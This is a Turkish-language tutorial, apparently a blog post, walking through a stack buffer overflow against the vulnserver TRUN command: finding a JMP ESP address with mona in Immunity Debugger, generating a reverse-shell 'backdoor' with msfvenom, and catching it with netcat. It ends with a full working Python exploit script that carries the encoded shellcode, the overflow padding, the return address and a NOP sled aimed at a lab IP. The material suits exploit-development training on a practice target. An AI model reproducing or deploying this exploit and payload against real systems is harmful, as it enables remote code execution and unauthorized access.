-Network üzerinde araştırma yaptığımızda kullanabileceğimiz kaynaklarla ilgili bilgi sahibi olabiliyoruz.

-Jump ESP genellikle kullanılmaktadır.




-Bu işlem için kullanacağımız nasm\_shell isimli araç ile assembly kodlarını -> Hex kodlarına dönüştürüyoruz.




-Nasm aracını çalıştırıyorum ve bana döndürdüğü değeri not alıyorum.

-Immunity aracının içerisinde python kodu yazabilmeme olanak sağlayan mona aracıı indiriyorum.




-Bu aracı Pycommands içerisine enjekte ediyorum.



-Ardından Immunity debugger aracını ve vulnserverı başlatıyorum ve burada "!mona modules" komutu ile monayı başlatıyorum.

-Burada false gördüğümüz yerlerde Memory koruması bulunmamaktadır.




Bu işlemin ardından bana Nasm aracının vermiş olduğu kodu komut satırında kullanacağım.

Bu listede bulunan tüm adresleri teker teker denenip JUMP ESP bulunmaya çalışılır.

Ardından python üzerinde bulunan koda geçiyorum ve burada bulduğum adresleri teker teker python kodu içerisinde deneyip çalıştırıyorum.


-Program hackleme işlemini yapmak için backdoor oluşturmak için msfvenom kullanıyoruz.

-Multihandler olmadığı sürece thread kullanılmalıdır.



-Msfvenom aracı ile hex şeklinde bir backdoor oluşturdum.

-Bu kodu python kodu içerisine ekleyip gizledim.



-Python3 ile bu kodu çalıştırmadan önce netcat ile eklediğim portu dinlemeye aldım.

-Ardından çalştırdığımda başarılı bir şekilde Backdoor oluşturabildim.

Son olarak sizinle bu Python kodunu paylaşmak istiyorum.

import socket

import sys

overflowPayload = ("\xd9\xcc\xd9\x74\x24\xf4\x5a\xb8\x9f\xd0\x1b\xa1\x33\xc9\xb1"

"\x52\x31\x42\x17\x03\x42\x17\x83\x5d\xd4\xf9\x54\x9d\x3d\x7f"

"\x96\x5d\xbe\xe0\x1e\xb8\x8f\x20\x44\xc9\xa0\x90\x0e\x9f\x4c"

"\x5a\x42\x0b\xc6\x2e\x4b\x3c\x6f\x84\xad\x73\x70\xb5\x8e\x12"

"\xf2\xc4\xc2\xf4\xcb\x06\x17\xf5\x0c\x7a\xda\xa7\xc5\xf0\x49"

"\x57\x61\x4c\x52\xdc\x39\x40\xd2\x01\x89\x63\xf3\x94\x81\x3d"

"\xd3\x17\x45\x36\x5a\x0f\x8a\x73\x14\xa4\x78\x0f\xa7\x6c\xb1"

"\xf0\x04\x51\x7d\x03\x54\x96\xba\xfc\x23\xee\xb8\x81\x33\x35"

"\xc2\x5d\xb1\xad\x64\x15\x61\x09\x94\xfa\xf4\xda\x9a\xb7\x73"

"\x84\xbe\x46\x57\xbf\xbb\xc3\x56\x6f\x4a\x97\x7c\xab\x16\x43"

"\x1c\xea\xf2\x22\x21\xec\x5c\x9a\x87\x67\x70\xcf\xb5\x2a\x1d"

"\x3c\xf4\xd4\xdd\x2a\x8f\xa7\xef\xf5\x3b\x2f\x5c\x7d\xe2\xa8"

"\xa3\x54\x52\x26\x5a\x57\xa3\x6f\x99\x03\xf3\x07\x08\x2c\x98"

"\xd7\xb5\xf9\x0f\x87\x19\x52\xf0\x77\xda\x02\x98\x9d\xd5\x7d"

"\xb8\x9e\x3f\x16\x53\x65\xa8\x13\xa4\x67\x22\x4c\xa6\x67\x23"

"\xd0\x2f\x81\x29\xf8\x79\x1a\xc6\x61\x20\xd0\x77\x6d\xfe\x9d"

"\xb8\xe5\x0d\x62\x76\x0e\x7b\x70\xef\xfe\x36\x2a\xa6\x01\xed"

"\x42\x24\x93\x6a\x92\x23\x88\x24\xc5\x64\x7e\x3d\x83\x98\xd9"

"\x97\xb1\x60\xbf\xd0\x71\xbf\x7c\xde\x78\x32\x38\xc4\x6a\x8a"

"\xc1\x40\xde\x42\x94\x1e\x88\x24\x4e\xd1\x62\xff\x3d\xbb\xe2"

"\x86\x0d\x7c\x74\x87\x5b\x0a\x98\x36\x32\x4b\xa7\xf7\xd2\x5b"

"\xd0\xe5\x42\xa3\x0b\xae\x63\x46\x99\xdb\x0b\xdf\x48\x66\x56"

"\xe0\xa7\xa5\x6f\x63\x4d\x56\x94\x7b\x24\x53\xd0\x3b\xd5\x29"

"\x49\xae\xd9\x9e\x6a\xfb")

stringToSend = ("TRUN /.:/" + "A" \* 2003 + "\xaf\x11\x50\x62" + "\x90" \* 32 + overflowPayload)

bytes = stringToSend.encode(encoding='latin1')

try:

mySocket = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

mySocket.connect(("10.0.2.4",9999))

mySocket.send(bytes)

mySocket.close()

except Exception as e:

print(str(e))

sys.exit()